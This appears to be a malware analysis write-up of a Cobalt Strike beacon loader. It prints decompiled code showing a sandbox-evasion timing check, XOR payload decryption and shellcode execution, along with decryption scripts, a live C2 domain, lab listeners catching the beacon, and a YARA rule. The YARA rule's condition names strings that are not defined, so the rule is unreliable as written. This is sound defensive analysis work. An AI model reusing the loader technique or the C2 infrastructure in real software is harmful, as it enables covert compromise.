0x00401574    call    sub.msvcrt.dll_clock ; sub.msvcrt.dll_clock ; clock_t clock(void)
0x00401579    mov     dword [var_14h], eax
0x0040157c    mov     ecx, 5
0x00401581    mov     rax, qword [Sleep] ; 0x45d264
0x00401588    call    rax
0x0040158a    call    sub.msvcrt.dll_clock ; sub.msvcrt.dll_clock ; clock_t clock(void)
0x0040158f    mov     dword [var_18h], eax
0x00401592    mov     eax, dword [var_18h]
0x00401595    sub     eax, dword [var_14h]
0x00401598    cvtsi2sd xmm0, eax
0x0040159c    movsd   qword [var_20h], xmm0
0x004015a1    movsd   xmm0, qword [section..rdata] ; 0x459000
0x004015a9    comisd  xmm0, xmmword [var_20h]
0x004015ae    ja      0x401650
```

Looking at the decompiled code shows fcn_00401710 being called, which is the benign C runtime exit-handler setup. Then the bin is getting into a basic anti sandbox check, where it expects some minimum CPU time to have passed between the two clock calls.

So, if our sample is running too fast in an emulated environment, or it detects tools, the program kills itself early. If it passes these checks, the decryption loop for the actual core stager payload. You can see it with the looped XOR decryption of an embedded blob:

```

}
var_ch = 0x3be;
var_24h = 0x1d;
*((var_14h + 0x4)) = 0;
while (eax <= 0x551e4) {
    eax = *((var_14h + 0x4));
    rax = (int64_t) eax;
    rdx = data_00403020;
    eax = *((rax + rdx));
    edx = eax;
    eax = var_ch;
    eax ^= edx;
    ecx = eax;
    eax = *((var_14h + 0x4));
    rax = (int64_t) eax;
    rdx = data_00403020;
    *((rax + rdx)) = cl;
    eax = var_24h;
    var_ch += eax;
    *((var_14h + 0x4))++;
    eax = *((var_14h + 0x4));
}

```

After this XOR loop, executable memory is allocated and the payload is copied into it. This is a textbook dll injection and shellcode execution. The next step will be to attempt to set a breakpoint before the memcpy call (0x00402bf0) and attempt to dump the memory at the VirtualAlloc return address.

Here's the full decompiled code:

Decompiler (main)

```
int32_t main (int64_t arg1, int64_t arg2) {
    void * s1;
    int64_t var_24h;
    int64_t var_20h;
    clock_t var_18h;
    clock_t var_14h;
    int64_t var_ch;
    int64_t var_8h;
    int64_t var_10h;
    rcx = arg1;
    rdx = arg2;
    var_8h = ecx;
    var_10h = rdx;
    fcn_00401710 ();
    eax = clock ();
    ecx = 5;
    rax = imp.Sleep;
    void (*rax)(uint64_t) (eax);
    eax = clock ();
    var_18h = eax;
    eax -= var_14h;
    __asm ("cvtsi2sd xmm0, eax");
    var_20h = xmm0;
    xmm0 = *(section..rdata);
    __asm ("comisd xmm0, xmmword [var_20h]");
    if (eax > 0) {
        void (*0x401650)() ();
    }
    var_ch = 0x3be;
    var_24h = 0x1d;
    *((var_14h + 0x4)) = 0;
    while (eax <= 0x551e4) {
        eax = *((var_14h + 0x4));
        rax = (int64_t) eax;
        rdx = data_00403020;
        eax = *((rax + rdx));
        edx = eax;
        eax = var_ch;
        eax ^= edx;
        ecx = eax;
        eax = *((var_14h + 0x4));
        rax = (int64_t) eax;
        rdx = data_00403020;
        *((rax + rdx)) = cl;
        eax = var_24h;
        var_ch += eax;
        *((var_14h + 0x4))++;
        eax = *((var_14h + 0x4));
    }
    r9d = 0x40;
    r8d = 0x3000;
    edx = 0x551e5;
    ecx = 0;
    rax = imp.VirtualAlloc;
    rax = void (*rax)() ();
    s1 = rax;
    rcx = rax;
    rax = data_00403020;
    edx = 0x551e5;
    memcpy (rcx, rax, rdx);
    rax = s1;
    void (*rax)() ();
    return rax;
}
```

Advanced Dynamic Analysis

The goal here is to find the carve out the payload from memory. We have our locations from Cutter under 00x00401607, where VirtualAlloc is moved into rax, and then rax is called. A few lines later, sub.msvcrt.dll_memcpy is called. These are our targets:

0x0040161d (move VirtualAlloc to rax)

0x00401624 (call rax)

0x00401643 (call memcpy)

```
[0x00401607]
0x00401607    mov     r9d, 0x40 ; '@' ; 64
0x0040160d    mov     r8d, 0x3000
0x00401613    mov     edx, 0x551e5
0x00401618    mov     ecx, 0
0x0040161d    mov     rax, qword [VirtualAlloc] ; 0x45d284
0x00401624    call    rax
0x00401626    mov     qword [s1], rax
0x0040162a    mov     rax, qword [s1]
0x0040162e    mov     rcx, rax ; void *s1
0x00401631    lea     rax, [data.00403020] ; 0x403020
0x00401638    mov     edx, 0x551e5
0x0040163d    mov     r8, rdx ; size_t n
0x00401640    mov     rdx, rax ; const void *s2
0x00401643    call    sub.msvcrt.dll_memcpy ; sub.msvcrt.dll_memcpy ; void *memcpy(void *s1, co...
0x00401648    mov     rax, qword [s1]
0x0040164c    call    rax
0x0040164e    jmp     0x401651
```

So, we take the locations from Cutter, find them in x64dbg, and put our breakpoint immediately after the call for memcpy. The goal is to attempt to carve the beacon information from memory.

0000000000401613	BA E5510500	mov edx,551E5
0000000000401618	R9 00000000	mov ecx,0
000000000040161D	48:8B05 60BC0500	mov rax,qword ptr ds:[<VirtualAlloc>]
0000000000401624	FFD0	call rax
0000000000401626	48:8945 D8	mov qword ptr ss:[rbp-28],rax
000000000040162A	48:8B45 D8	mov rax,qword ptr ss:[rbp-28]
000000000040162E	48:89C1	mov rcx,rax
0000000000401631	48:8D05 E8190000	lea rax,qword ptr ds:[403020]
0000000000401638	BA E5510500	mov edx,551E5
000000000040163D	49:89D0	mov r8,rdx
0000000000401640	48:89C2	mov rdx,rax
0000000000401643	E8 A8150000	call <JMP.&memmove>
0000000000401648	48:8B45 D8	mov rax,qword ptr ss:[rbp-28]
000000000040164C	FFD0	call rax
000000000040164E	EB 01	jmp 2021.401651

Once we get to that point in execution, we dump the memory data into a bin file and attempt to carve with scdbg. Unfortunately, the attempt was unsuccessful:

```

C:\Users\myrmi\Desktop
λ sctdbg -f .\dump.bin /s -1
Loaded 551e5 bytes from file .\dump.bin
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

455c30  error accessing 0x00000000 not mapped

455c30  8B042530000000    mov eax,[0x30]    step: 48  foffset: 54c30
eax=b8aa893d  ecx=401008    edx=d3088316    ebx=401008
esp=12f733    ebp=12fff0    esi=0    edi=0    EFL 80 S

455c37  49                dec ecx
455c38  8BF8             mov edi,eax
455c3a  48                dec eax
455c3b  8BF2             mov esi,edx

Stepcount 48

```

At this point, we pivoted as the content may have been encrypted. An attempt was made to decrypt via some Python scripts and then the decrypted dump using specific Cobalt Strike parsing tools, like csce. Again, frustratingly, this effort was unsuccessful:

```

1  with open(r"C:\Users\myrmi\Desktop\dump.bin", "rb") as f:
2      data = bytearray(f.read())
3
4      key = 0x3BE
5      for i in range(len(data)):
6          data[i] ^= (key & 0xFF)
7          key += 0x1D
8
9      with open(r"C:\Users\myrmi\Desktop\beacon_decrypted.bin", "wb") as f:
10         f.write(data)
11
12     print("Decryption finished. Size:", len(data))
13     print("First 32 bytes (hex):", data[:32].hex())

```



```

1 with open(r"C:\Users\myrmi\Desktop\beacon_decrypted.bin", "rb") as f:
2     data = f.read()
3
4     mz_offset = data.find(b'MZ')
5     if mz_offset != -1:
6         print(f"Found MZ header at offset: 0x{mz_offset:X}")
7         with open(r"C:\Users\myrmi\Desktop\beacon_carved.dll", "wb") as f:
8             f.write(data[mz_offset:])
9             print("Carved to beacon_carved.dll")
10    else:
11        print("No MZ found - this might be pure shellcode")

```

```

C:\Users\myrmi\Desktop
λ python decrypt2.py
Found MZ header at offset: 0x328
Carved to beacon_carved.dll

```

```

C:\Users\wschm\OneDrive\Desktop
λ csce --pretty beacon_carved.dll
Could not parse source as PE file (Invalid e_lfanew value, probably not a PE file)
Could not parse source as PE file (Invalid e_lfanew value, probably not a PE file)
{}

C:\Users\wschm\OneDrive\Desktop
λ csce --pretty beacon_decrypted.bin
Could not parse source as PE file (DOS Header magic not found.)
Could not parse source as PE file (DOS Header magic not found.)
{}

```

Admittedly, this is about as far as my knowledge and learning will take me on this one.

But for one final step, we are able to effectively establish C2 comms by altering the hosts file on the machine.

```

#       102.54.94.97      rhino.acme.com          # source server
#       38.25.63.10      x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       10.0.0.3         service-jfm40pz6-1305872363.gz.apigw.tencentcs.com
#       ::1              localhost
#       0.0.0.0          oca-telemetry.microsoft.com # managed by microsoft

```

```
remnux@remnux: /etc/inetsim x remnux@remnux: /etc/inetsim x remnux@
remnux@remnux:~$ sudo nc -nlvp 80
Listening on 0.0.0.0 80
Connection received on 10.0.0.4 50001
GET /bootstrap-2.min.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Host: service-jfm40pz6-1305872363.gz.apigw.tencentcs.com
Connection: Keep-Alive
Cache-Control: no-cache
```

The commands were not being recognized, so we built a simple Python listener that had slightly more functionality than netcat and attempted to run commands that way.

```
remnux@remnux:/etc/inetsim$ sudo python3 -c '
> import socket, sys
> s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
> s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
> s.bind(("0.0.0.0", 80))
> s.listen(5)
> print("[+] Listening on 0.0.0.0:80")
> while True:
>     conn, addr = s.accept()
>     print(f"[+] Beacon connected from {addr}")
>     try:
>         while True:
>             cmd = input("\nCommand> ").strip()
>             if cmd.lower() in ["exit", "quit"]:
>                 conn.close()
>                 break
>             if cmd:
>                 conn.sendall((cmd + "\n").encode())
>                 data = conn.recv(8192)
>                 print(data.decode("utf-8", errors="ignore"))
>         except:
>             print("[-] Connection lost")
>             conn.close()
> '
[+] Listening on 0.0.0.0:80
[+] Beacon connected from ('10.0.0.4', 49844)

Command> dir
GET /bootstrap-2.min.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Host: service-jfm40pz6-1305872363.gz.apigw.tencentcs.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Despite attempting to run commands, both shells would not communicate them to the FLARE vm. This is somewhat expected as Cobalt Strike beacons don't function as typical reverse shells. They are specifically looking for a handshake performed via an encrypted protocol. So, the GET was a success but the commands themselves were not.

YARA

```
rule Cobalt Strike Beacon-2021.exe {

    meta:
        description = "Cobalt Strike Beacon-2021.exe"
        author = "Will Schmidt"
        date = "6-26-26"
        hash = "942a315f52b49601cb8a2080fa318268f7a670194f9c5be108d936db32affd52"
        reference = "service-jfm40pz6-1305872363.gz.apigw.tencentcs.com"

    strings:
        // MZ check
        $PE_magic_byte = "MZ"

        // C2 domain found in sample
        $c2domain = "service-jfm40pz6-1305872363.gz.apigw.tencentcs.com"  ascii
fullword

        // Potential Tencent domain variations
        $variant1 = "apigw.tencentcs.com"  ascii
        $variant2 = ".gz.apigw.tencentcs.com"  ascii

        // Size of the encrypted blob (0x551E5)
        $size1 = { 55 1E 05 }
        $size2 = { 00 05 51 E5 }

        // Reflective loading signatures
        $reflect1 = "VirtualAlloc"  ascii
        $reflect2 = "memcpy"  ascii

        // User Agent and Bootstrap Pattern
        $useragent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0)
Gecko/20100101 Firefox/87.0"  ascii
        $path = "/bootstrap-2.min.js"  ascii

    condition:
        $PE_magic_byte at 0 and
        (
```

```
$c2 or  
(1 of ($variant*)) or  
(1 of ($size*)) or  
(all of ($reflect*)) or  
($ua and $path)  
)  
}
```